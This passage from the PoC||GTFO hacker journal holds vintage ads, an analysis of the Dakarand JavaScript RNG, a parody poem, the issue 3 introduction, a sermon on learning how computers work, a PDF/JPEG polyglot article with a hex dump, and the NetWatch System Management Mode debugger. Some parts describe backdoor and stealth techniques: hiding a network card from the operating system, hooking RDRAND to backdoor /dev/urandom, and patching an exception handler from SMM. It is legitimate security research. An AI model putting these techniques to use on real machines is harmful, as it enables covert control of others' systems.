MODEL CC-7 SPECIFICATIONS:

A. Recording Mode: Tape saturation binary. This is not an FSK or Home type recorder. **No voice capability. No Modem. (NRZ)**

B. Two channels (1) Clock, (2) Data. OR, Two data channels providing four (4) tracks on **the cassette. Can also be used for Bi-Phase, Manchester codes etc.**

C. Inputs: Two (2). Will accept TTY, TTL or RS 232 digital.

D. Outputs: Two (2). Board changeable from RS 232 to TTY or TTL digital.

E. Runs at 2400 baud or less. Synchronous or **Asynchronous. Runs at 4800 baud or less. Synchronous or Asynchronous. Runs at 3.1"/sec. Speed regulation ± .5%**

F. Compatability: Will interface any computer or terminal with a serial I/O. (Altair, Sphere, M6800, PDP8, LSI 11, IMSAI, etc.

G. Other Data: **(110-220 V), (50-60 Hz);** 3 Watts total; UL listed 955D; three wire line cord; on/off switch; audio, meter and light operation monitors. Remote control of motor optional. Four foot, seven conductor remoting cable provided. Uses high grade audio cassettes.

H. Warrantee: 90 days. All units tested at **300** and 2400 baud before shipment. Test cassette with 8080 software program included. This cassette was recorded and played back during quality control.

ALSO AVAILABLE: MODEL CC-7A with variable speed motor. Uses electronic speed control at 4"/sec. or less. **Regulation ± .2%**
Runs at 4800 baud Synchronous or Asynchronous without external circuitry.
Recommended for quantity users who exchange tapes. Comes with speed adjusting tape to set exact speed.

DIGITAL DATA RECORDER $149.95
FOR COMPUTER or TELETYPE USE
Any baud rate up to 4800

Uses the industry standard tape saturation method to beat all FSK systems ten to one. No modems or FSK decoders required. Loads 8K of memory in 17 seconds. This recorder, using high grade audio cassettes, enables you to back up your computer by loading and dumping programs and data fast as you go, thus enabling you to get by with less memory. Can be software controlled.

Model CC7 . . . $149.95
Model CC7A . . . $169.95

NATIONAL multiplex
CORPORATION

NEW — 8080 I/O BOARD with ROM. Permanent Relief from "Bootstrap Chafing"

This is our new "turnkey" board. Turn on your Altair or Imsai and go (No Bootstrapping). Controls one terminal (CRT or TTY) and one or two cassettes with all programs in ROM. Enables you to turn on and just type in what you want done. Loads, Dumps, Examines, Modifies from the keyboard in Hex. Loads Octal. For the cassettes, it is a fully software controlled Load and Dump at the touch of a key. Even loads MITS Basic. Ends "Bootstrap Chafe" forever. Uses 512 bytes of ROM, one UART for the terminal and one USART for the Cassettes. Our orders are backing up on this one. No. 2SIO (R)

Kit form $140. — Fully assembled and tested $170.00

Send Two Dollars for Cassette Operating and Maintenance Manual with Schematics and Software control data for 8080 and 6800. Includes Manual on I/O board above. Postpaid

Master Charge & BankAmericard accepted.

On orders for Recorders and Kits please add $2.00 for Shipping & Handling.
(N.J. Residents add 5% Sales Tax)

3474 Rand Avenue, Box 288
South Plainfield, New Jersey 07080
(201) 561-3600

Now the RNG flips the coin until t2 in order to give us a random bit. As we are calling the RNG more than twice in a row, the next `flip_coin` is at t2+d2, and so on.

The randomness and fairness of the RNG's random bit depends on how fairly and randomly we get odd and even values of d, since the same number of flips yields the same bit as we have a static start value of 0/false.[15] So it makes sense to look at the distribution of d. To visualize this and to compare it with another browser I came up with this slight modification of the RNG that counts the flips and records them right inside the HTML page:

```
function flip_coin(){
  i=0;
  n=0;
  then=millis()+1;
  while(millis()<=then) {
    n=!n;
    i++;}
  return [n,i];
}

function get_fair_bit(){
  while(1) {
    a=flip_coin();
    if(a[0]!=flip_coin()[0]) {
      return(a);
    }
  }
}

function doit(){
  var i = 10000;
  while(i--){
    var d = document.getElementById("target");
    var content = document.createTextNode(
                      get_fair_bit().toString()+"\n");
    d.appendChild(content);
  }
}
```

[15] The second coin flip in `get_fair_bit` complicates it a bit, but it cannot substantially improve the RNG's entropy if it lacks in the first place.

Loading the page in Chromium and Firefox and throwing them into `gnuplot`, we get the graphs shown in Figure 2.5.

We can see that the graph for Chromium has a lot more variance in the number of coin flip within a millisecond than that for Firefox. Although, strictly speaking, it might still be possible to get good randomness with poor variance if the few frequent values were to alternate just so due to some underlying scheduling magic, it seems reasonable to expect that the same magic would also increase the variance in the flip numbers.

We can also see, with the help of simple UNIX tools, that Chromium counts do not peak out to a certain value, unlike those of Firefox:

```
$ sort iter_Firefox |
  uniq -c | sort -n
     ...
    176 64683
    181 64671
    195 64673
    195 64684
    207 64717
    217 64672
    286 64718
    318 64721
    393 64719
    405 64720
```

vs.

```
$ sort iter_Chromium |
  uniq -c | sort -n
     ...
     15 45147
     15 45282
     16 44947
     16 45004
     16 45010
     16 45076
     16 45086
     17 45059
     17 45107
     19 45092
```

Closing words

In conclusion we see that in Firefox under stress Dan's RNG appears to fail at exactly the point he wanted to use as the main source of randomness. The tiny clock differentials used to gather the entropy are not given often enough in Firefox. There is still much room to stress this RNG implementation. Bonus rounds would include figuring exactly what the significant difference between the Firefox and Chromium JavaScript runtime is that causes this malfunction on Firefox. Also attacks on other





Figure 2.5: Coinflips in Firefox and Chromium

JavaScript runtimes would be interesting to see. It might even be the case that this implementation has different results under different conditions with respect to CPU load.

A broader question occurs: The Dakarand RNG relies on what could be called a "code clock." It may be that in many kinds of environments stressed code clocks tend to go into phase with one another. *Driven by stress to seek comfort in each other's rhythms, their chance encounters may grow into something more close and intimate, grinding into periodic patterns. Which, of course, is bad for randomness. Can we learn to tell such environments from others, where periodization with stress doesn't happen?* –PML



2:10 Juggernauty by Ben Nagy

'Twas UMBRA, and the STUNT WORMS
Did ZARF and CIMBRI in the SUEDE:
All GUPY were the PUZZLECUBES,
And the DIRESCALLOP AQUACADE.
"Beware the JUGGERNAUT, my son!
The RONIN bytes, the IMSI catch!
Beware the TUSKATTIRE, and shun
EGOTISTICAL GIRAFFE!"

He brought his FERRET CANNON forth:
yet SKOPE he not the RUTLEY spoor —
So browsed he to an onion,
And surfed awhile in Tor.


And, as in BOOTY Tor he surfed,
The JUGGERNAUT, with eyes of FLAME,
Leapt from the EVOLVED MUTANT BROTH,
with DISHFIRE as it came!

One, two! One, two! And through and through
The FERRET CANNON's furred attack!
He left it dead, and with its LED
He rode his QUICK ANT back.

"And, has thou slain the JUGGERNAUT?
Come to my arms, my DANGERMOUSE!
OLYMPIC day! MESSIAH! MORAY!"
He TALKQUICK in his joy.

'Twas UMBRA, and the STUNT WORMS
Did ZARF and CIMBRI in the SUEDE;
All GUPY were the PUZZLECUBES,
And the DIRESCALLOP AQUACADE.

This page intentionally left blank.
Draw your own damned picture.



"He that is without sin among you,
let him first cast a stone at her."

3 An Address to the Secret Society of PoC||GTFO Concerning the Gospel of the Weird Machines and also the Smashing of Idols to Bits and Bytes

3:1 Fear Not!

We continue in PoC||GTFO 3:2, in which our own Rt. Revd. Dr. Pastor Manul Laphroaig condemns the New Math and its modern equivalents. The only way one can truly learn how a computer works is by smashing these idols down to bits and bytes.

Like our last two issues, this one is a polyglot. It can be interpreted as a PDF, a ZIP, or a JPEG. In PoC||GTFO 3:3, Ange Albertini demonstrates how the PDF and JPEG portions work. Readers will be pleased to discover that renaming `pocorgtfo-03.pdf` to `pocorgtfo03.jpg` is all that is required to turn the entire issue into one big cat picture!

Joshua Wise and Jacob Potter share their own System Management Mode backdoor in PoC||GTFO 3:4. As this is a journal that focuses on nifty tricks rather than full implementations, these neighbors share their tricks for using SMM to hide PCI de-

vices from the operating system and to build a GDB stub that runs within SMM despite certain limitations of the IA32 architecture.

In PoC‖GTFO 3:5, Travis Goodspeed shares with us three mitigation bypasses for a packet-in-packet defense that was published at Wireless Days. The first two bypasses aren't terribly clever, but the third is a whopper. The attacker can bypass the defense's filter by sending symbols that become the intended message when left-shifted by *one eighth of a nybble*. What the hell is an eighth of a nybble, you ask? RTFP to find out.

Conventional wisdom says that by XORing a bad RNG with a good one, the worst-case result will be as good as the better source of entropy. In PoC‖GTFO 3:6, Taylor Hornby presents a nifty little PoC for Bochs that hooks the RDRAND instruction in order to backdoor `/dev/urandom` on Linux 3.12.8. It works by observing the stack in order to cancel out the other sources of entropy.

We all know that the Internet was invented for porn, but Assaf Nativ shows us in PoC‖GTFO 3:7 how to patch a feature phone in order to create a Kosher Phone that can't be used to access porn. Along the way, he'll teach you a thing or two about how to bypass the minimal protections of Nokia feature phone's firmware.

In the last issue's CFP, we suggested that someone might like to make Dakarand as a 512-byte X86 boot sector. Juhani Haverinen, Owen Shepherd, and Shikhin Sethi from FreeNode's `#osdev--offtopic` channel did this, but they had too much room left over, so they added a complete implementation of Tetris. In PoC‖GTFO 3:8 you can learn how they did it, but patching that boot sector to double as a PDF header is left as an exercise for the loyal reader.

PoC‖GTFO 3:9 presents some nifty research by Josh Thomas and Nathan Keltner into Qualcomm SoC security. Specifically, they've figured out how to explore undocumented eFuse settings, which can serve as a basis for further understanding of Secure Boot 3.0 and other pieces of the secure boot sequence.

In PoC‖GTFO 3:10, Frederik Braun presents a nifty obfuscation trick for Python. It seems that Rot-13 is a valid character encoding! Stranger encodings, such as compressed ones, might also be possible.


Neighbor Albertini wasn't content to merely do one crazy concoction for `pocorgtfo03.pdf`. If you unzip the PDF, you will find a Python script that encrypts the entire file with AES to produce a valid PNG file! For the full story, see the article he wrote with Jean-Philippe Aumasson in PoC‖GTFO 3:11.


$10^2+11^2+12^2+13^2+14^2$
365

3:2 Greybeard's Luck

a sermon by the Rt. Revd. Dr. Pastor Manul Laphroaig

My first computer was not a computer; rather, it was a "programmable microcalculator." By the look of it, it was macro rather than micro, and could double as a half-brick in times of need. It had to be plugged in pretty much all of the time (these days, I have a phone like that), and any and all programs had to be punched in every time it lost power for some reason. It sure sounds like five miles uphill in the snow, both ways, but in fact it was the most wondrous thing ever.



The programmable part was a stack machine with a few additional named memory registers. Instructions were punched on the keyboard; besides the stack reverse Polish arithmetic, branches, and a couple of conditionals, there was a command for pushing a keyed-in number on top of the stack. That was my first read-eval-print loop, and it was amazing. Days were spent entering some numbers, hitting go, observing the output, and repeating over and over. (A trip from the Moon base back to Earth took almost a year, piece by piece. A sci-fi monthly published a program for each trajectory, from lift-off to refueling at a Lagrange point, and finally atmospheric braking and the perilous final landing on good old Earth.)

You see, I understood everything about that calculator: the stack, the stop-and-wait for the input, reading and writing reg-

isters (that is, pushing the numbers in them on top of the stack or copying the top of the stack into them), the branches and the loops. There was never a question how any operation worked: I always knew what registers were involved, and had to know this in order to program anything at all. No detail of the programming model could be left as "magic" to "understand later"; no vaguely understood part could be left glossed over to "do real work now." There were no magical incantations to cut-and-paste to make something work without understanding it.

I did not recognize how lucky I had been until, many years later, I decided to take up "real" industrial programming, which back then meant C++. Suddenly my head was full of Inheritance, Overloading, Encapsulation, Polymorphism, and suchlike things, all with capital letters. I learned their definitions, pasted large blocks of code, and enthusiastically puzzled over tricky questions from these Grand Principles of Object Oriented Programming such as, "if a virtual function is also overloaded, which version will be called?" In retrospect, my time would have been better spent researching whether Superman would win over Batman.


At about the same time I learned about New Math. It was born of the original Sputnik Moment and was the grand idea to reform the teaching of mathematics to school children so that they would make better Sputniks, and faster. The earth-bound kind of arithmetic that was useful in a shop class would be replaced by the deeper, space-age kind.

That Sputnik must have carried a psychotronic weapon. There is no other sane explanation for why the schooling of American engineers—those who launched the same kind of satellite just four months later—suddenly wasn't deemed good enough. A whole industry arose to print new, more expensive textbooks, with Ph.D.s in space-age math education to match; teachers were told to abandon the old ways and teach to the new standards.

Perfectly numerate parents could no longer comprehend the point of grade school arithmetic homework.

Suddenly, adding numbers mattered less than knowing that Addition was Commutative; as a result, school children learned about Commutativity but could no longer actually add numbers. They couldn't add numbers in their heads or on paper, let alone multiply them. Shop class became the only place in school where one could actually learn about fractions—not that they were Rational Numbers, but how to actually measure things with them, and why. College students thought an algebraic equation was harder if it contained fractions.

Knowledge of math was measured by remembering special words, rather than a show of skill. You see, a skill always involves a lot of tricks; they may be nifty, but they are also too technical and who has time for that in this space age? Important Concepts, on the other hand, are nicely general, and you can have middle schoolers saying things straight out of the graduate program within a few weeks! Is that not Progress? Indeed, only one other



Wonder of Progress can stand close to New Math: the way that children are locked in a room with a literate adult for most of the day, for years, and still emerge unable to read. People couldn't pull that off in the Dark Ages; this takes Science to organize.

What came after New Math was even worse. Some of the school children who could barely count but knew the Important Concepts became teachers and teachers of teachers. Others realized that despite all the Big Ideas the skill of math was vanishing. They saw the fruits of Big Idea pushers dismissing drill; they concluded that drill was the key to the skill. So subsequent reforms barreled between repetitive, senseless rote and more Capital Letter Words. These days it seems that Discovery, Higher Order, Critical Thinking are in fashion, which means children must waste days of school time "discovering" Pi and suchlike, working through countless vaguely defined steps, only to memorize whatever the teacher would tell them these activities meant in the end. Now we have the worst of all: wasted time and boredom without any productive skill actually learned. The only thing than can be learned in such a class is helplessness and putting up with pretentious waste of time, or worse!, mistaking this for actual math.

I was beginning to feel pretty helpless in the world of C++ Important Concepts of Object Oriented Programming. I was yearning for my old calculator, where I did not have to learn a magical order of mystery buttons to press in order to get the simplest program to work. Having had a book fetish since childhood, I hoped for a while that I just hadn't found the right one to Unleash or Dummify myself in 21 Days. I was like a school child who could hardly suspect that the latest textbook with brightly colored pictures is full of vague unmathematical crap that would horrify actual mathematicians. (More likely, such mathematicians of ages past would run the textbook authors through in a

proper duel.)

Then one day that world was blown to bits. Polymorphism and Inheritance blew up when I saw a vtable. After that, function name mangling was a brief mop-up operation that took care of Overloading. Suddenly, the Superman-vs-Batman contests and other C++ language-lawyer interview fare became trivial. It was just as simple as my calculator; in fact, it was simpler because it did not have the complexity of managing a tiny amount of memory.

There is an old name for what people do with Big Ideas and Important Concepts that are so important that you cannot hope to have their internal workings understood without special training by special people. It is called *worshiping idols*, and what we ought to do with idols is to smash them to bits.


And if the bits do not make sense, then the whole of a Most Modern Capitalized Fashion does not make sense, and the special people are merely priests promising that supplicating the idol will improve your affairs. Not that anything is wrong with priests, but idols teach no skills, and if your trust is in your skill, then you should seek a different temple and a different augur. Or, better yet, build your own damned bird-feeder!

Verily I say to you that when they keep uttering some words in such a way that you hear Capital Letters, look 'em in the eye and ask 'em: "how does this work?" Also remember that "I don't really know" is an acceptable answer, and the one who gives it is your potential ally.

I was brought to a place where they worshiped idols called Commutativity and Associativity, or else Inheritance and Polymorphism, and where they made sacrifices of their children's time

to these idols. They made many useless manuscripts that would break a mule's back but which these children had to carry to and from school. And making a whip of cords, I drove them all out of the temple, screaming "This is a waste of time and paper! Trees will grow back hundredfold if you let them alone, for nature cannot be screwed, but who will restore to the old the lost time of their youth?"

They taught, "Lo this is Commutative and Higher Order, or else this is a Reference, and this is a Pointer." And when I asked them, "How do you add numbers, and how does your linker work?", they demurred and spoke of Abstraction and Patterns. Verily I tell you, if you don't know how to do your Abstractions on paper and what they compile into, you are worshiping idols and wasting your time. And if you teach that to children, you are sacrificing their time and their minds to your graven images. Repent and smash your graven idols to bits, and teach your children about the smashing and the bits and the bytes instead, for these are the only skills that matter!



Seriously, try to do the math.

3:3 This PDF is a JPEG; or, This Proof of Concept is a Picture of Cats

by Ange Albertini


In this short little article, I'll teach you how to combine a PDF and a JPEG into a single polyglot file that is legal and meaningful in both languages.

The JPEG format requires its Start Of Image signature, `FF D8`, at offset `0x00`, exactly. The PDF format officially requires its `%PDF-1.x` signature to be at offset `0x00`, but in practice most interpreters only require its presence within the first 1,024 bytes of the files. Some readers, such as Sumatra, don't require the header at all.

In previous issues of this journal, you saw how a neighbor can combine a PDF document with a ZIP archive (PoC||GTFO 1:5) or a Master Boot Record (PoC||GTFO 2:8), so you should already know the conditions to make a dummy PDF object. The trick is to fit a fake `obj stream` in the first 1024 bytes containing whatever your second file demands, then to follow that `obj stream` with the contents of your real PDF.

To make these two formats play well together, we'll make our first `insert object stream` clause of the PDF contain a JPEG comment, which will usually start at offset `0x18`. Our PDF comment will cause the PDF interpreter ignore the remaining JPEG data, and the actual PDF content can continue afterward.

Unfortunately, since version 10.1.5, Adobe Reader rejects PDF files that start like a JPEG file ought to. It's not clear exactly why, but as all official segment markers start with `FF`, this is what Adobe Reader checks to identify a JPEG file. Adobe PDF Reader will reject anything that begins with `FF D8 FF` as a JPEG.



However, a large number of JPEG files start with an APP0 segment containing a JFIF signature. This begins with an `FF E0` marker, so most JPEG viewers don't mind this in place of the expected APP0 marker. Just changing that `FF E0` marker at offset `0x02` to anything else will give will give us a supported JPEG and a PDF that our readers can enjoy with Adobe's software.

Some picky JPEG viewers, such as those from Apple, might still require the full sequence `FF D8 FF E0` to be patched manually at the top of `pocorgtfo03.pdf` to enjoy our cats, Calisson and Sarkozette.

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	ASCII
0000	ff	d8	00	00	*00*	*10*	4a	46	49	46	00	01	01	00	c7	.....	.....JFIF.....
0010	00	c7	00	00	ff	fe	*00*	*22*	0a	25	50	44	46	2d	31	2e	.....".%PDF-1.
0020	35	0a	39	39	39	20	30	20	6f	62	6a	0a	3c	3c	3e	3e	5.999 0 obj.<<>>
0030	0a	73	74	72	65	61	6d	0a	ff	db	*00*	*43*	00	03	02	02	.stream....C....
0040	03	02	02	03	03	03	03	04	03	03	04	05	08	05	05	04	.....
0050	04	05	0a	07	07	06	08	0c	0a	0c	0c	0b	0a	0b	0b	0d	.....
0060	0e	12	10	0d	0e	11	0e	0b	0b	10	16	10	11	13	14	15	.....
0070	15	15	0c	0f	17	18	16	14	18	12	14	15	14	ff	db	00	.....
0080	43	01	03	04	04	05	04	05	09	05	05	09	14	0d	0b	0d	C.....
0090	14	14	14	14	14	14	14	14	14	14	14	14	14	14	14	14	.....
00a0	14	14	14	14	14	14	14	14	14	14	14	14	14	14	14	14	.....
00b0	14	14	14	14	14	14	14	14	14	14	14	14	14	14	14	14	.....
00c0	14	14	ff	c2	00	11	08	03	78	06	b3	03	01	11	00	02	.....x.....
00d0	11	01	03	11	01	ff	c4	00	1c	00	00	03	01	00	03	01	.....
00e0	01	00	00	00	00	00	00	00	00	00	00	01	02	03	04	05	.....
00f0	06	07	08	ff	c4	00	1a	01	01	01	01	01	01	01	01	00	.....
0100	00	00	00	00	00	00	00	00	00	01	02	04	03	05	06	ff	.....

3:4 NetWatch: System Management Mode is not just for Governments.

by Joshua Wise and Jacob Potter

Neighbors, by now you have heard of a well known state's explorations into exciting and exotic malware. The astute amongst you may have had your ears perk up upon hearing of SCHOOLMONTANA, a System Management Mode rootkit. You might wonder, *how can I get some of that SMM goodness for myself?*

Before we dive too deeply, we'll take a moment to step back and remind our neighbors of the many wonders of System Management Mode. Our friends at Intel bestowed SMM unto us with the i386SL, a low-power variant of the '386. When they realized that it would become necessary to provide power management features without modifying existing operating systems, they added a special mode in which execution could be transparently vectored away from whatever code be running at the time in response to certain events. For instance, vendors could use SMM to dynamically power sound hardware up and down in response to access attempts, to control backlights in response to keypresses, or even to suspend the system!

On modern machines, SMM emulates classic PS/2 keyboards before USB drivers have been loaded. It also manages BIOS updates, and at times it is used to work around defects in the hardware that Intel has given us. SMM is also intricately threaded into ACPI, but that's beyond the scope of this little article.

All of this sounds appetizing to the neighbor who hungers for deeper control over their computer. Beyond the intended uses of SMM, what *else* can be done with the building blocks? Around the same time as the well known state built SCHOOLMONTANA

and friends, your authors built a friendlier tool, NetWatch. We bill NetWatch as a sort of lights-out box for System Management Mode. The theory of operation is that by stealing cycles from the host process and taking control over a secondary NIC, NetWatch can provide a VNC server into a live machine. With additional care, it can also behave as a GDB server, allowing for remote debugging of the host operating system.

We invite our neighbors to explore our work in more detail, and build on it should you choose to. It runs on older hardware, the Intel ICH2 platform to be specific, but porting it to newer hardware should be easy if that hardware is amenable to loading foreign SMM code or if an SMM vulnerability is available. Like all good tools in this modern era, source code is available.[1]

We take the remainder of this space to discuss some of the clever tricks that were necessary to make NetWatch work.

A thief on the PCI bus.

To be able to communicate with the outside world, NetWatch needs a network card of its own. One problem with such a concept is that the OS might want to have a network card, too; and, indeed, at boot time, the OS may steal the NIC from however NetWatch has programmed it. We employ a particularly inelegant hack to keep this from happening.

The obvious thing to do would be to intercept PCI configuration register accesses so that the OS would be unable to even prove that the network card exists! Unfortunately, though there are many things that a System Management Interrupt can be configured to trap on, PCI config space access is not a supported trap on ICH2. ICH2 does provide for port I/O traps on the South-

[1] `git clone https://github.com/jwise/netwatch`
`unzip pocorgtfo03.pdf netwatch-337f8b1.tar.gz`

bridge, but PCI peripherals are attached to the Northbridge on that generation. This means that directly intercepting and emulating the PCI configuration phase won't work.

We instead go and continuously "bother" PCI peripherals that we wish to disturb. Every time we trap into system management mode—which we have configured to be once every 64ms—we write garbage values over the top of the card's base address registers. This effectively prevents Linux from configuring the card. When Linux attempts to do initial detection of the card, it times out waiting for various resources on the (now-bothered) card, and does not succeed in configuring it.

Neighbors who have ideas for more effectively hiding a PCI peripheral from a host are encouraged to share their PoC with us.

Single-stepping without hardware breakpoints.

In a GDB slave, one of the core operations is to single-step. Normally, single-step is implemented using the TF bit in the

FLAGS/EFLAGS/RFLAGS register, which causes a debug exception at the end of the next instruction after it is set. The kernel can set TF as part of an IRET, which causes the CPU to execute one instruction of the program being debugged and then switch back into the kernel. Unfortunately Intel, in all their wisdom, neglected to provide an analog of this feature for SMM. When NetWatch's GDB slave receives a single-step command, it needs to return from SMM and arrange for the CPU to execute exactly one instruction before trapping back in to SMM. If Intel provides no bit for this, how can we accomplish it?

Recall that the easiest way to enter SMM is with an I/O port trap. On many machines, port `0xB2` is used for this purpose. You may find that MSR `SMI_ON_IO_TRAP_0` (`0xC001_0050`) has already been suitably set. NetWatch implements single-step by reusing the standard single-step exception mechanism chained to an I/O port trap.

Suppose the system was executing a program in user-space when NetWatch stopped it. When we receive a single step command, we must insert a soft breakpoint into the hard breakpoint handler. This takes the form of an `OUT` instruction that we can trap into the `#DB` handler that we otherwise couldn't trap.

- Track down the location of the IDT and the target of the `#DB` exception handler.
- Replace the first two bytes of that handler with `E6 B2`, "`out %al, $0xb2`."
- Save the `%cs` and `%ss` descriptor caches from the SMM saved state area into reserved spots in SMRAM.
- Return from SMM into the running system.

Now that SMM has ceded control back to the regular system, the following will happen.

- The system executes one instruction of the program being debugged.
- A `#DB` exception is triggered.
- If the system was previously in Ring 3, it executes a mode switch into Ring 0 and switches to the kernel stack. Then it saves a trap frame and begins executing the `#DB` handler.
- The `#DB` handler has been replaced with `out %al, $0xb2`.

Finally, the `OUT` instruction triggers a System Management Interrupt into our SMM toolkit.

- The SMI handler undoes the effect of the exception that just happened: it restores RIP, CS, RFLAGS, RSP, and SS from the stack, and additionally restores the descriptor caches from their saved copy in SMRAM. It also replaces the first two bytes of the `#DB` handler.
- NetWatch reports the new state of the system to the debugger. At this point, a single X86 instruction step has been executed outside of SMM mode.

Places to go from here.

NetWatch was written as a curiosity, but having a framework to explore System Management Mode is damned valuable. Those with well-woven hats will also enjoy this opportunity to disassemble SMM firmware on their own systems. SMM has wondrous secrets hidden within it, and it is up to you to discover them!

The authors offer the finest of greets to Dr. David A. Eckhardt and to Tim Hockin for their valuable guidance in the creation of NetWatch.

COMPUTERFEST

The Second Annual Midwestern Regional Computer Conference

M.A.C.C. COMPUTER 1977 CONVENTION

★ Major Attractions ★

